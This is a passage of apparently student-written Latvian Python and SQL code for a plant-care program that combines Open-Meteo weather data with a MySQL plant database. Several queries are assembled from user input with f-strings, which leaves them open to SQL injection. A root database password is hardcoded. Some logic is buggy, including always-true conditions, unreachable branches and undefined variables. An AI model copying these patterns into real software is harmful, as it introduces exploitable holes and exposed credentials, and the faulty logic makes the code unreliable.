413.             sql=f'SELECT saknu_dzilums, minimala_temperatura,
laistisanas_biezums, gaismas_vide, vide, izturiba FROM augi WHERE
id={"id"}'
414.             cursors.execute(sql)
415.             dbdati=cursors.fetchall()
416.             dbdati=dbdati[0]
417.             #izdzivosanas iespejas
418.             vide=dbdati[4].split('-')
419.             makonudaudz=[]
420.
421.             mitr0_1=[0,1]
422.             mitr1_3=[2,3]
423.             mitr3_9=[4,5,6,7,8,9]
424.             mitr9_27=[10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,2
7]
425.             mitr27_81=[28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,
45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,
69,70,71,72,73,74,75,76,77,78,79,80,81]
426.
427.             if dbdati[0] in mitr0_1:
428.                 mitrums=vidmitr0_1
429.
430.             elif dbdati[0] in mitr1_3:
431.                 mitrums=vidmitr1_3
432.
433.             elif dbdati[0] in mitr3_9:
434.                 mitrums=vidmitr3_9
435.
436.             elif dbdati[0] in mitr9_27:
437.                 mitrums=vidmitr9_27
438.
439.             elif dbdati[0] in mitr27_81:
440.                 mitrums=vidmitr27_81
441.
442.             #izdzivosanas iespeju parbaude
443.             izdzivvarbutiba=0
444.             if dbdati[5] == 'Liela':
445.                 if dbdati[1]>dTempmin[2]:
446.                     izdzivvarbutiba=4
447.
448.                 if 'Mitra' or 'mitra' in vide:
449.                     if mitrums[0]<-1.5 and mitrums[1]<-1.5 and
mitrums[2]<-1.5 and mitrums[3]<-1.5 and mitrums[4]<-1.5:
450.                         izdzivvarbutiba=izdzivvarbutiba+1
451.
452.             if dbdati[3]=='Saule':

```

```

453.         for i in vidmakonudaudz:
454.             if i>80:
455.                 makonudaudz.append(i)
456.             if len(makonudaudz) == len(vidmakonudaudz):
457.                 izdzivvarbutiba=izdzivvarbutiba+1
458.
459.             if vidtemp[0]>30 and vidtemp[1]>30 and vidtemp[2]>30 and
vidtemp[3]>30 and vidtemp[4]>30:
460.                 izdzivvarbutiba=izdzivvarbutiba+1
461.
462.             if vidvejaatr[2]>48:
463.                 izdzivvarbutiba=izdzivvarbutiba+1
464.
465.             if dLietussum[2]>330:
466.                 izdzivvarbutiba=izdzivvarbutiba+1
467.
468.             #varbutibas pielidzinasa
469.             if izdzivvarbutiba==0:
470.                 izdziviesp='maksimalas'
471.
472.             elif izdzivvarbutiba==1:
473.                 izdziviesp='lielas'
474.
475.             elif izdzivvarbutiba==2:
476.                 izdziviesp='videjas'
477.
478.             elif izdzivvarbutiba==3:
479.                 izdziviesp='mazas'
480.
481.             elif izdzivvarbutiba>=4:
482.                 izdziviesp='nekadas'
483.
484.             elif dbdati[5] == 'Standarta':
485.                 if dbdati[2]>dTempmin[2]:
486.                     izdzivvarbutiba=3
487.
488.                 if 'Mitra' or 'mitra' in vide:
489.                     if mitrums[0]<-1.5 and mitrums[1]<-1.5 and
mitrums[2]<-1.5 and mitrums[3]<-1.5 and mitrums[4]<-1.5:
490.                         izdzivvarbutiba=izdzivvarbutiba+1
491.
492.                 if dbdati[3]=='Saule':
493.                     for i in vidmakonudaudz:
494.                         if i>80:
495.                             makonudaudz.append(i)
496.
497.                     if len(makonudaudz) == len(vidmakonudaudz):
498.                         izdzivvarbutiba=izdzivvarbutiba+1
499.

```



```

500.         if vidtemp[0]>30 and vidtemp[1]>30 and vidtemp[2]>30 and
vidtemp[3]>30 and vidtemp[4]>30:
501.             izdzivvarbutiba=izdzivvarbutiba+1
502.
503.         if vidvejaatr[2]>48:
504.             izdzivvarbutiba=izdzivvarbutiba+1
505.
506.         if dLietussum[2]>330:
507.             izdzivvarbutiba=izdzivvarbutiba+1
508.
509.         #varbutibas pielidzinasa
510.         if izdzivvarbutiba==0:
511.             izdziviesp='maksimalas'
512.
513.         elif izdzivvarbutiba==1:
514.             izdziviesp='videjas'
515.
516.         elif izdzivvarbutiba==2:
517.             izdziviesp='mazas'
518.
519.         elif izdzivvarbutiba>=3:
520.             izdziviesp='nekadas'
521.
522.         elif dbdati[5] == 'Maza':
523.             if dbdati[2]>dTempmin[2]:
524.                 izdzivvarbutiba=2
525.
526.             if 'Mitra' or 'mitra' in vide:
527.                 if mitrums[0]<-1.5 and mitrums[1]<-1.5 and
mitrums[2]<-1.5 and mitrums[3]<-1.5 and mitrums[4]<-1.5:
528.                     izdzivvarbutiba=izdzivvarbutiba+1
529.
530.             if dbdati[3]=='Saule':
531.                 for i in vidmakonudaudz:
532.                     if i>80:
533.                         makonudaudz.append(i)
534.
535.                 if len(makonudaudz) == len(vidmakonudaudz):
536.                     izdzivvarbutiba=izdzivvarbutiba+1
537.
538.         if vidtemp[0]>30 and vidtemp[1]>30 and vidtemp[2]>30 and
vidtemp[3]>30 and vidtemp[4]>30:
539.             izdzivvarbutiba=izdzivvarbutiba+1
540.
541.         if vidvejaatr[2]>48:
542.             izdzivvarbutiba=izdzivvarbutiba+1
543.
544.         if dLietussum[2]>330:
545.             izdzivvarbutiba=izdzivvarbutiba+1

```

```

546.
547.         #varbutibas pielidzinasa
548.         if izdzivvarbutiba==0:
549.             izdziviesp='maksimalas'
550.
551.         elif izdzivvarbutiba==1:
552.             izdziviesp='mazas'
553.
554.         elif izdzivvarbutiba>=2:
555.             izdziviesp='nekadas'
556.
557.         #laistisanas biezuma izmainu noteiksana
558.         if mitrums[2]<-1.5:
559.             biezums=dbdati[2]+1
560.
561.         elif mitrums[0]<-1.5 and mitrums[1]<-1.5 and mitrums[2]<-1.5:
562.             biezums=dbdati[2]+2
563.
564.         elif mitrums[0]<-1.5 and mitrums[1]<-1.5 and mitrums[2]<-1.5
565.         and mitrums[3]<-1.5 and mitrums[4]<-1.5:
566.             biezums=dbdati[2]+3
567.
568.         elif dNokriesp[2]<40:
569.             biezums=dbdati[2]+1
570.
571.         elif dNokrlaiks[2]>12:
572.             biezums=0
573.
574.         else:
575.             biezums=dbdati[2]
576.
577.         #datu iegusana
578.         if nr==0:
579.             dirmapesast=sorted(os.listdir(dirmape), key=len)
580.             if len(dirmapesast)>0:
581.                 num=[]
582.                 pedfails=dirmapesast[-1]
583.                 for i in pedfails:
584.                     if i.isdigit():
585.                         num.append(i)
586.
587.                 num=''.join(num)
588.                 auganr=int(num)
589.
590.             else:
591.                 auganr=nr
592.
593.         dirfails=os.path.join(dirmape, f'{auganr}aug.json')

```

```

594.         jsonfails=open(dirfails, 'r+')
595.         jsondati=jsonfails.readlines()
596.         jsondati=jsondati[0]
597.         jsondati=json.loads(jsondati)
598.         jsonfails.close()
599.
600.         atftzona=tzona.split('%2F')
601.         atftzona='/'.join(atftzona)
602.         atverlaiks=datetime.now(pytz.timezone(atftzona))
603.         atverlaiks=str(atverlaiks.strftime('%d/%m/%Y%H:%M'))
604.
605.         laiks1=atverlaiks
606.         laiks1=laiks1.split('/')
607.         laiks1diena=laiks1[0]
608.         laiks1menesis=laiks1[1]
609.         laiks1gads=laiks1[2]
610.         laiks1laiks=laiks1[-1]
611.         laiks1laiks=laiks1laiks.split(':')
612.         laiks1stunda=laiks1laiks[0]
613.         laiks1minute=laiks1laiks[-1]
614.
615.         j=0
616.         for i in hLaiks:
617.             i=i.split('-')
618.             i=i[-1]
619.             i=i.split('T')
620.             laiks2diena=i[0]
621.             laiks2stunda=i[-1]
622.             laiks2stunda=laiks2stunda.split(':')
623.             laiks2stunda=laiks2stunda[0]
624.
625.             if laiks2diena==laiks1diena and
        laiks2stunda==laiks1stunda:
626.                 kartasnr=j
627.                 break
628.
629.             j=j+1
630.
631.         #nokrisnu dati
632.         if hLetusdaudz[kartasnr]>=0.5:
633.             nokrveids='Smidzina'
634.
635.         elif hLetusdaudz[kartasnr]>1:
636.             nokrveids='List'
637.
638.         elif hLetusdaudz[kartasnr]>8:
639.             nokrveids='Lietusgazes'
640.
641.         elif hMakonudaudz[kartasnr]>88:

```

```

642.         nokrveids='Makonains'
643.
644.     elif hMakonudaudz[kartasnr]>=75:
645.         nokrveids='Parsvara makonains'
646.
647.     elif hMakonudaudz[kartasnr]>=38:
648.         nokrveids='Nedaudz makonains'
649.
650.     elif hMakonudaudz[kartasnr]>=13:
651.         nokrveids='Lielakoties saulains'
652.
653.     else:
654.         nokrveids='Saulains'
655.
656.     #veja dati
657.     vejaatrums=hVejaatr[kartasnr]
658.
659.     if vejaatrums>61:
660.         vejastiprums='Loti stiprs'
661.
662.     elif vejaatrums>40:
663.         vejastiprums='Stiprs'
664.
665.     elif vejaatrums>13:
666.         vejastiprums='Videjs'
667.
668.     elif vejaatrums>2:
669.         vejastiprums='Vajs'
670.
671.     else:
672.         vejaatrums='Nav'
673.
674.
675.     if vejaatrums=='Nav':
676.         vejavirziens='Nav'
677.
678.     else:
679.         vejavirziens=debespuse(hVejavirz[kartasnr])
680.
681.     #augšanas dienu samazinasana
682.     laiks0=jsondati['iestadisanaslaiks']
683.     laiks0=laiks0.split('/')
684.     laiks0diena=laiks0[0]
685.     laiks0menesis=laiks0[1]
686.     laiks0gads=laiks0[2]
687.     laiks0laiks=laiks0[-1]
688.     laiks0laiks=laiks0laiks.split(':')
689.     laiks0stunda=laiks0laiks[0]
690.     laiks0minute=laiks0laiks[-1]

```

```

691.
692.         dienas=int(jsondati['atlikusaisaugšanaslaiks'])
693.         if laiks0diena<laiks1diena and laiks0menesis<=laiks1menesis
        and laiks0gads<=laiks1gads:
694.             if laiks0stunda<=laiks1stunda and
        laiks0minute<=laiks1minute:
695.                 atnemamais=int(laiks1diena)-int(laiks0diena)
696.                 dienas=dienas-atnemamais
697.
698.         #datu pievienosana failam
699.         jsondati['atversanaslaiks']=atverlaiks
700.         jsondati['atlikusaisaugšanaslaiks']=dienas
701.         jsondati['iedzivosanasiespeja']= izdziviesp
702.         jsondati['laistisanasbiezums']= biezums
703.         jsondati['nokrisnuveids']= nokrveids
704.         jsondati['vejaatrums']= vejaatrums
705.         jsondati['vejastiprums']= vejastiprums
706.         jsondati['vejavirziens']= vejavirziens
707.
708.         jsonfails=open(dirfails, 'w')
709.         jsondati=json.dumps(jsondati)
710.         jsonfails.write(jsondati)
711.         jsonfails.close()
712.
713.
714.         #MySQL datu bazes savienosana
715.         datubaze = mysql.connector.connect(
716.             host="localhost",
717.             user="root",
718.             password="Skola12dit",
719.             database="augudatubaze"
720.
721.         )
722.
723.         cursors=datubaze.cursor()
724.
725.         #galvenais loops
726.         while True:
727.             #globalie mainigie un kods
728.             mapesnosauk='augi'
729.             auganr=1
730.
731.             dir= os.getcwd()
732.             dirsast=os.listdir(dir)
733.             dirmape=os.path.join(dir, mapesnosauk)
734.
735.             dirsast=os.listdir(dir)
736.             if mapesnosauk not in dirsast: #"augi" mapes izveide, ja ta
nepastav

```

```

737.         os.makedirs(dirmape)
738.         ctypes.windll.kernel32.SetFileAttributesW(dirmape, 0x02)
739.
740.     dirmapesast=os.listdir(dirmape)
741.
742.     #datu sifresanas atslega
743.     diratslega=os.path.join(dir, 'atslega.key')
744.
745.     if 'atslega.key' not in dirsast:
746.         sifratslega=Fernet.generate_key()
747.
748.         failsatslega=open(diratslega, 'wb')
749.         failsatslega.write(sifratslega)
750.         failsatslega.close()
751.
752.         ctypes.windll.kernel32.SetFileAttributesW(diratslega,
753.             0x02)
754.
755.         if len(dirmapesast)>0:
756.             shutil.rmtree(dirmape)
757.             os.makedirs(dirmape)
758.             ctypes.windll.kernel32.SetFileAttributesW(dirmape,
759.                 0x02)
760.
761.             print(''); print(''); print('')
762.             print('!!!! VISI DATI IZDZESTI SIFRATSLEGAS
763.             KOMPROMIZACIJAS DEL !!!!')
764.             print(''); print(''); print('')
765.
766.         failsatslega=open(diratslega, 'rb')
767.         sifratslega=failsatslega.read()
768.         failsatslega.close()
769.
770.         dirfails=os.path.join(dirmape, 'augus.json')
771.
772.         #galvena programmas dala
773.         #saglabato augu sk parbaude
774.         dirmapesast=os.listdir(dirmape)
775.
776.         #augu izvelne
777.         print('Opcijas: (ievadi nr)')
778.         print('1. Pievienot augu')
779.         if len(dirmapesast)>0:
780.             print('2. Augu izvelne')
781.
782.         while True:
783.             opcija=input('> ')
784.             if opcija=='1':
785.                 break

```

```

783.         if opcija=='2' and len(dirmapesast)>0:
784.             break
785.
786.     if opcija=='1': #pievienosana
787.         print('')
788.         print('Ievadi nosaukumu: (līdz 200 rakstzīmēm)')
789.         while True:
790.             nosaukums=input('> ')
791.             if len(nosaukums)<=200:
792.                 break
793.
794.         print('')
795.         print('Ievadi atrašanas vietu: (Valsts-Pilseta (Angļu
valoda))')
796.         o=0
797.         while l>0:
798.             atrvieta=input('> ')
799.             atrvietas=atrvieta.split('-')
800.             if len(atrvietas)==2:
801.                 pilseta=atrvietas[1]
802.                 valsts=atrvietas[0]
803.                 geoUrl=f"https://geocoding-api.open-
meteo.com/v1/search?name={pilseta}"
804.                 Dati=requests.get(geoUrl)
805.                 Dati=Dati.json()
806.                 Dati=Dati['results']
807.                 for i in Dati:
808.                     j=i['country']
809.                     if j==valsts:
810.                         latitude=i['latitude']
811.                         longitude=i['longitude']
812.                         laikazona=i['timezone']
813.                         o=1
814.                         break
815.
816.                 flaikazona=laikazona.split('/')
817.                 flaikazona='%2F'.join(flaikazona)
818.
819.                 #datu ieguve no datubazes
820.
821.                 while True:
822.                     print('')
823.                     print('Izvelies auga veidu: (ievadi nr)')
824.                     sql='SELECT nosaukums, latiniskais_nosaukums FROM
augi'
825.                     cursors.execute(sql)
826.                     dbdati=cursors.fetchall()
827.
828.                     auguskaitis=[]

```

```

829.         j=0
830.         for i in dbdati:
831.             j=j+1
832.             auguskaitis.append(str(j))
833.             print(f'{j}. {i[0]} ({i[1]}')
834.
835.         while True:
836.             augaid=input('> ')
837.             if augaid in auguskaitis:
838.                 sql=f"SELECT apraksts FROM augi WHERE
            id='{augaid}'"
839.                 cursors.execute(sql)
840.                 augadati=cursors.fetchall()
841.                 augadati=augadati[0]
842.                 print('')
843.                 print(f'Auga apraksts: {augadati[0]}')
844.                 print('')
845.                 print('Apstiprinat (Y/N)')
846.                 while True:
847.                     apstiprinajums=input('> ')
848.                     if apstiprinajums=='Y' or
            apstiprinajums=='y':
849.                         break
850.
851.                     if apstiprinajums=='N' or
            apstiprinajums=='n':
852.                         break
853.
854.                         break
855.
856.                 if apstiprinajums=='Y' or apstiprinajums=='y':
857.                     break
858.
859.             if opcija!='2':
860.                 sql=f"SELECT nosaukums, augsanas_ilgums,
            latiniskais_nosaukums FROM augi WHERE id='{augaid}'"
861.                 cursors.execute(sql)
862.                 augadati=cursors.fetchall()
863.                 augadati=augadati[0]
864.
865.                 augaid=int(augaid)
866.                 auganosauk=augadati[0]
867.                 augilgums=int(augadati[1])
868.                 augalatinnosauk=augadati[2]
869.                 iestadlaiks=datetime.now(pytz.timezone(laikazona))
870.                 iestadlaiks=str(iestadlaiks.strftime('%d/%m/%Y/%H:%M'))
871.
872.                 saglabasana(nosaukums, atrvieta, latitude, longitude,
            flaikazona, auganosauk, augalatinnosauk, augaid, iestadlaiks, augilgums)

```



```

873.            laikapstakli(latitude, longitude, flaikazona)
874.
875.            print('')
876.            print(f'Auga "{auganosauk}" ieraksts veiksmīgi izveidots')
877.
878.            if opcija=='2': #atversana
879.                atversana()
880.
881.            print('')
882.            print('')
883.            print('')

```

2. Kods. ADDRVP kods.

```

1. #Augu datubāzes datu rediģēšanas un vizualizācijas programmas kods
2.
3. #Programmas koda licencesana
4. #autors: Arts Inarts Kubilis
5. #licence: CC BY-NC-ND 4.0 (https://creativecommons.org/licenses/by-nc-nd/4.0/)
6.
7. #bibliotekas
8. import csv
9. import os
10. import mysql.connector #https://pypi.org/project/mysql-connector-python/
11.
12. #funkcijas
13. def pievienosana(): #pievieno datus no paraugam atbilstosa csv faila
    datubazei
14.     global datubaze
15.     global cursors
16.
17.     #csv faila izvešanas
18.     izv=0
19.     csvfaili=[]
20.     mapesnosauk='csvfaili'
21.
22.     dir= os.getcwd()
23.     dirsast=os.listdir(dir)
24.
25.     dirmape=os.path.join(dir, mapesnosauk)
26.
27.     if mapesnosauk not in dirsast: #"augi" mapes izveide, ja ta nepastav
28.         izv=1
29.         os.makedirs(dirmape)
30.
31.     faili=os.listdir(dirmape)
32.
33.     for i in faili:
34.         fails=i.split('.')

```

```

35.     if fails[-1] == 'csv':
36.         csvfaili.append(i)
37.
38.     if len(csvfaili)>0:
39.         print(f'Izvelies csv failu: (ievadi nr)')
40.
41.         skaits=[]
42.         j=1
43.         for i in csvfaili:
44.             print(f'{j}. {i}')
45.
46.             skaits.append(str(j))
47.             j=j+1
48.
49.         while True:
50.             inp=input('> ')
51.             if inp in skaits:
52.                 csvfails=csvfaili[int(inp)-1]
53.                 break
54.
55.         else:
56.             if izv==1:
57.                 print(' ')
58.                 print(f'Ievietojiet csv failus "{mapesnosauk}" mape!')
59.                 return
60.
61.             else:
62.                 print(' ')
63.                 print(f'Mape "{mapesnosauk}" nav neviena csv faila!')
64.                 return
65.
66.     #datu iegusana no csv faila
67.     csvdati=[]
68.     csvfailadir=os.path.join(dirmape, csvfails)
69.     atvcsvfails=open(csvfailadir, 'r')
70.     csvlasitajs=csv.reader(atvcsvfails)
71.     for i in csvlasitajs:
72.         csvdati.append(i)
73.
74.     i=0
75.
76.     #datu ievietosana datubaze
77.     dbdati=[]
78.     datuatsauces=[]
79.     while i<len(csvdati):
80.         rinda=csvdati[i]
81.         if (len(rinda)!=2 and i<14) or (len(csvdati)!=15):
82.             print(' ')
83.             print('CSV fails neatbilst paraugam!')

```

```

84.         return
85.
86.     kolonna=rinda[1]
87.
88.     if i<14:
89.         dbdati.append(kolonna)
90.
91.     else:
92.         for j in rinda:
93.             datuatsauces.append(j)
94.
95.         datuatsauces.pop(0)
96.
97.         i=i+1
98.
99.     #kollonas id iegusana(jo AUTO_INCREMENT nestrada)
100.        auguid=[]
101.        sql='SELECT id FROM augi'
102.        cursors.execute(sql)
103.        dbpiepras=cursors.fetchall()
104.        for i in dbpiepras:
105.            auguid.append(i[0])
106.
107.        i=0
108.        while i<len(auguid):
109.            if auguid[i]!=i+1:
110.                pedejaisaugid=i+1
111.                break
112.
113.            else:
114.                pedejaisaugid=auguid[-1]+1
115.
116.        i=i+1
117.
118.        if len(dbpiepras)==0:
119.            pedejaisaugid=1
120.
121.        dbdati.insert(0, pedejaisaugid)
122.
123.        try:
124.            sql='INSERT INTO augi (id, nosaukums, latiniskais_nosaukums,
                skirne, apraksts, veids, augsanas_ilgums, dzivesilgums, izturiba,
                saknu_dzilums, stadisanas_menesis, minimala_temperatura,
                laistisanas_biezums, gaismas_vide, vide) VALUES (%s, %s, %s, %s, %s, %s,
                %s, %s, %s, %s, %s, %s, %s, %s, %s)'
125.            cursors.execute(sql, dbdati)
126.            datubaze.commit()
127.
128.        except mysql.connector.Error:

```

```

129.         print(' ')
130.         print(f'Augs "{dbdati[1]} ({dbdati[2]})" jau eksiste
           datubaze!')
131.         return
132.
133.         #atsaucu ievietosana datubaze
134.         atsaucsid=[]
135.
136.         for i in datuatsauces:
137.             atsaucuid=[]
138.             #kollonas id iegusana
139.             sql='SELECT id FROM atsaucses'
140.             cursors.execute(sql)
141.             dbpiepras=cursors.fetchall()
142.             for l in dbpiepras:
143.                 atsaucuid.append(l[0])
144.
145.             j=0
146.             while j<len(atsaucuid):
147.                 if atsaucuid[j]!=j+1:
148.                     pedejausid=j+1
149.                     break
150.
151.             else:
152.                 pedejausid=atsaucuid[-1]+1
153.
154.             j=j+1
155.
156.             if len(dbpiepras)==0:
157.                 pedejausid=1
158.
159.             sql="INSERT INTO atsaucses (id, atsauc) VALUES (%s, %s)"
160.             vert=(pedejausid, i)
161.             cursors.execute(sql, vert)
162.             datubaze.commit()
163.
164.             print(pedejausid)
165.         #atsaucu ievietosana starptabula augi_atsauc
166.         for i in datuatsauces:
167.             sql=f"SELECT id FROM atsaucses WHERE atsauc='{i}'"
168.             cursors.execute(sql)
169.             dbpiepras=cursors.fetchall()
170.             dbpiepras=dbpiepras[0]
171.             dbpiepras=dbpiepras[0]
172.             atsaucsid.append(dbpiepras)
173.
174.             sql=f"SELECT id FROM augi WHERE id={pedejausid}"
175.             cursors.execute(sql)
176.             dbpiepras=cursors.fetchall()

```

```

177.         dbpiepras=dbpiepras[0]
178.         augaid=dbpiepras[0]
179.
180.         for i in atsaucsid:
181.             sql='INSERT INTO augi_atsauce (auga_id, atsaucsid) VALUES
(%s,%s)'
182.             vert=(augaid, i)
183.             cursors.execute(sql, vert)
184.             datubaze.commit()
185.
186.             print(' ')
187.             print(f'Augs "{dbdati[1]} ({dbdati[2]})" veiksmīgi pievienots
datubazei')
188.
189.     def izdzesana(): #izdzes augus no datubazes
190.         global datubaze
191.         global cursors
192.
193.         #dzesama auga izvešanas no datubazes
194.         print('Izvelies augu ko izdzest no datubazes: (ievadi nr)')
195.         sql='SELECT id, nosaukums , latiniskais_nosaukums FROM augi'
196.         cursors.execute(sql)
197.         dbaug=cursors.fetchall()
198.
199.         skaits=[]
200.
201.         for augainfo in dbaug:
202.             print(f'{augainfo[0]}. {augainfo[1]} ({augainfo[2]})')
203.             skaits.append(str(augainfo[0]))
204.
205.
206.         while True:
207.             inp=input('> ')
208.
209.             if inp in skaits:
210.                 break
211.
212.         #atsaucu daudzuma iegusana
213.         atsaucuid=[]
214.
215.         sql=f'SELECT atsaucsid FROM augi_atsauce WHERE
auga_id={int(inp)}'
216.         cursors.execute(sql)
217.         dbpiepras=cursors.fetchall()
218.         for i in dbpiepras:
219.             atsaucuid.append(i[0])
220.
221.         #auga dzesana no datubazes "augi_atsauce" tabulas
222.         sql=f'DELETE FROM augi_atsauce WHERE auga_id={int(inp)}'

```

```

223.         cursors.execute(sql)
224.         datubaze.commit()
225.
226.         #auga dzesana no datubazes "augi" tabulas
227.         sql=f'DELETE FROM augi WHERE id={int(inp)}'
228.         cursors.execute(sql)
229.         datubaze.commit()
230.
231.         #auga dzesana no datubazes "atsauces" tabulas
232.         for i in atsaucuid:
233.             sql=f'DELETE FROM atsaucis WHERE id={i}'
234.             cursors.execute(sql)
235.             datubaze.commit()
236.
237.         try:
238.             augainfo=dbaugis[int(inp)-1]
239.
240.         except IndexError:
241.             pass
242.
243.         print(' ')
244.         print(f'Augs "{augainfo[1]}" ({augainfo[2]}) veiksmīgi izdzēsts
no datubazes')
245.
246.     def attelosana():
247.         print('Izvelies augu kura datubazes ierakstu attēlot: (ievadi
nr, lai attēlotu visus ierakstus ievadi "0")')
248.         sql='SELECT id, nosaukums , latiniskais_nosaukums FROM augi'
249.         cursors.execute(sql)
250.         dbaugis=cursors.fetchall()
251.
252.         skaits=[]
253.
254.         for augainfo in dbaugis:
255.             print(f'{augainfo[0]}. {augainfo[1]} ({augainfo[2]})')
256.             skaits.append(str(augainfo[0]))
257.
258.         tabula=[]
259.         while True:
260.             inp=input('> ')
261.
262.             if inp=='0':
263.                 sql='SELECT * FROM augi'
264.                 cursors.execute(sql)
265.                 dbdati=cursors.fetchall()
266.
267.                 sql='SELECT * FROM augi_atsauce'
268.                 cursors.execute(sql)
269.                 dbatsauces=cursors.fetchall()

```

```

270.
271.     sql='SELECT * FROM atsaucis'
272.     cursors.execute(sql)
273.     dbatsaucislinks=cursors.fetchall()
274.     print(dbatsaucislinks)
275.
276.     for ieraksts in dbdati:
277.         print('')
278.         print(f'id: {ieraksts[0]}')
279.         print(f'nosaukums: {ieraksts[1]}')
280.         print(f'latiniskais_nosaukums: {ieraksts[2]}')
281.         print(f'skirne: {ieraksts[3]}')
282.         print(f'apraksts: {ieraksts[4]}')
283.         print(f'veids: {ieraksts[5]}')
284.         print(f'augšanas_ilgums: {ieraksts[6]}')
285.         print(f'dzivesilgums: {ieraksts[7]}')
286.         print(f'izturiba: {ieraksts[8]}')
287.         print(f'saknu_dzilums: {ieraksts[9]}')
288.         print(f'stadisanas_menesis: {ieraksts[10]}')
289.         print(f'minimala_temperatura: {ieraksts[11]}')
290.         print(f'laistisanas_biezums: {ieraksts[12]}')
291.         print(f'gaismas_vide: {ieraksts[13]}')
292.         print(f'vide: {ieraksts[14]}')
293.         for atsauce in dbatsaucis:
294.             if atsauce[0]==ieraksts[0]:
295.                 sql=f'SELECT * FROM atsaucis WHERE id="{atsauce[1]}"'
296.                 cursors.execute(sql)
297.                 dbatsaucislinks=cursors.fetchall()
298.                 dbatsaucislinks=dbatsaucislinks[0]
299.                 dbatsaucislinks=dbatsaucislinks[-1]
300.                 print(dbatsaucislinks)
301.         break
302.
303.     if inp in skaits:
304.         sql=f'SELECT * FROM augi WHERE id="{inp}"'
305.         cursors.execute(sql)
306.         dbdati=cursors.fetchall()
307.         dbdati=dbdati[0]
308.
309.         sql='SELECT * FROM augi_atsauce'
310.         cursors.execute(sql)
311.         dbatsaucis=cursors.fetchall()
312.
313.         sql='SELECT * FROM atsaucis'
314.         cursors.execute(sql)
315.         dbatsaucislinks=cursors.fetchall()
316.
317.         print('')
318.         print(f'id: {dbdati[0]}')

```

```

319.         print(f'nosaukums: {dbdati[1]}')
320.         print(f'latiniskais_nosaukums: {dbdati[2]}')
321.         print(f'skirne: {dbdati[3]}')
322.         print(f'apraksts: {dbdati[4]}')
323.         print(f'veids: {dbdati[5]}')
324.         print(f'augšanas_ilgums: {dbdati[6]}')
325.         print(f'dzivesilgums: {dbdati[7]}')
326.         print(f'izturiba: {dbdati[8]}')
327.         print(f'saknu_dzilums: {dbdati[9]}')
328.         print(f'stadisanas_menesis: {dbdati[10]}')
329.         print(f'minimala_temperatura: {dbdati[11]}')
330.         print(f'laistisanas_biezums: {dbdati[12]}')
331.         print(f'gaismas_vide: {dbdati[13]}')
332.         print(f'vide: {dbdati[14]}')
333.         for atsauce in dbatsauces:
334.             if atsauce[0]==dbdati[0]:
335.                 sql=f'SELECT * FROM atsauces WHERE id="{atsauce[1]}"'
336.                 cursors.execute(sql)
337.                 dbatsauceslinks=cursors.fetchall()
338.                 dbatsauceslinks=dbatsauceslinks[0]
339.                 dbatsauceslinks=dbatsauceslinks[-1]
340.                 print(dbatsauceslinks)
341.         break
342.
343.
344.
345. #MySQL datu bazes savienosana
346. datubaze = mysql.connector.connect(
347.     host="localhost",
348.     user="root",
349.     password="Skola12dit",
350.     database="augudatubaze"
351.
352. )
353.
354. cursors=datubaze.cursor()
355.
356. #galvenai loops
357. while True:
358.     sql='SELECT id FROM augi'
359.     cursors.execute(sql)
360.     dbaugs=cursors.fetchall()
361.
362.     print('Opcijas: (ievadi nr)')
363.     print('1. Pievienot augu datubazei')
364.     if len(dbaugs)>0:
365.         print('2. Izdzest augu no datubazes')
366.         print('3. Attelot auga ierakstu no datubazes')
367.

```



```

368.         while True:
369.             inp=input('> ')
370.
371.             if inp=='1': #auga pievienosana datubazei
372.                 print(' ')
373.                 pievienosana()
374.                 break
375.
376.             if inp=='2' and len(dbaugs)>0: #auga izdzesana no datubazes
377.                 print(' ')
378.                 izdzesana()
379.                 break
380.
381.             if inp=='3' and len(dbaugs)>0: #datubazes auga ieraksta
attelosana
382.                 print(' ')
383.                 attelosana()
384.                 break
385.
386.         print(' ')
387.         print(' ')

```

3. Kods. Augu datubāzes kods.

```

1. #Augu datubazes kods
2.
3. #Datubazes koda licencesana
4. #autors: Arts Inarts Kubilis
5. #licence: CC BY-NC-ND 4.0 (https://creativecommons.org/licenses/by-nc-nd/4.0/)
6.
7. #datubazes izveidosana un izvelesanas
8. CREATE DATABASE augudatubaze;
9.
10. USE augudatubaze;
11.
12. #datubazes tabulu un ailu izveidosana
13. CREATE TABLE augi(
14.     id int PRIMARY KEY AUTO_INCREMENT NOT NULL,
15.     nosaukums varchar(200) NOT NULL,
16.     latiniskais_nosaukums varchar(200) UNIQUE NOT NULL,
17.     skirne varchar(200) NOT NULL,
18.     apraksts varchar(1000) NOT NULL,
19.     veids varchar(100) NOT NULL,
20.     augsanas_ilgums int NOT NULL,
21.     dzivesilgums varchar(20) NOT NULL,
22.     izturiba varchar(20) NOT NULL,
23.     saknu_dzilums int NOT NULL,
24.     stadisanas_menesis varchar(20) NOT NULL,

```

```
25. minimala_temperatura int NOT NULL,
26. laistisanas_biezums int NOT NULL,
27. gaismas_vide varchar(20) NOT NULL,
28. vide varchar(100) NOT NULL
29.
30.);
31.
32.CREATE TABLE atsauces(
33. id int PRIMARY KEY AUTO_INCREMENT NOT NULL,
34. atsauce varchar(1000) NOT NULL
35.
36.);
37.
38.CREATE TABLE augi_atsauce(
39.auga_id int,
40.atsauces_Id int,
41.
42.FOREIGN KEY(auga_id) REFERENCES augi(id),
43.FOREIGN KEY(atsauces_id) REFERENCES atsauces(id)
44.
45.);
```